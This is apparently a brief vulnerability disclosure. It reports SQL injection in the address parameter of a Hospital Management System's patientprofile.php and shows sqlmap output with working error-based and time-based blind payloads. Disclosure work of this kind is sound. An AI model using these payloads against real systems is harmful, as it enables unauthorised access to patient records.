
Hospital Management System patientprofile.php has Sqlinjection

A SQL injection vulnerability exists in the Hospital Management System patientprofile.php has Sqlinjection has Sqlinjection The basic introduction of the vulnerability is that SQL injection means that the web application does not strictly judge or filter the validity of user input data. An attacker can add additional SQL statements to the end of a predefined query statement in a web application, and perform illegal operations without the knowledge of the administrator. In this way, the database server can be tricked into performing any unauthorized query and obtaining the corresponding data information.



Sqlmap Attack

```
sqlmap identified the following injection point(s) with a total of 979 HTTP(s) requests:
---
Parameter: address (POST)
```

```
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: address= '"()%26%<acx><ScRiPt >TuOo(9376)</ScRiPt" WHERE 9474=9474 AND
GTID_SUBSET(CONCAT(0x71766b7871,(SELECT (ELT(5189=5189,1))),0x7162786a71),5189)--
lPZx>&admissiondate=01/01/1967&admissiontme=1&city=San
Francisco&dateofbirth=01/01/1967&loginid=HfjNUlYZ&mobilenumber=987-65-
4329&patientname=HfjNUlYZ&pincode=94102&select2=A+&select3=FEMALE&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: address= '"()%26%<acx><ScRiPt >TuOo(9376)</ScRiPt" WHERE 9533=9533 AND
(SELECT 1500 FROM (SELECT(SLEEP(5)))fuNO)--
YVqE>&admissiondate=01/01/1967&admissiontme=1&city=San
Francisco&dateofbirth=01/01/1967&loginid=HfjNUlYZ&mobilenumber=987-65-
4329&patientname=HfjNUlYZ&pincode=94102&select2=A+&select3=FEMALE&submit=Submit
---
```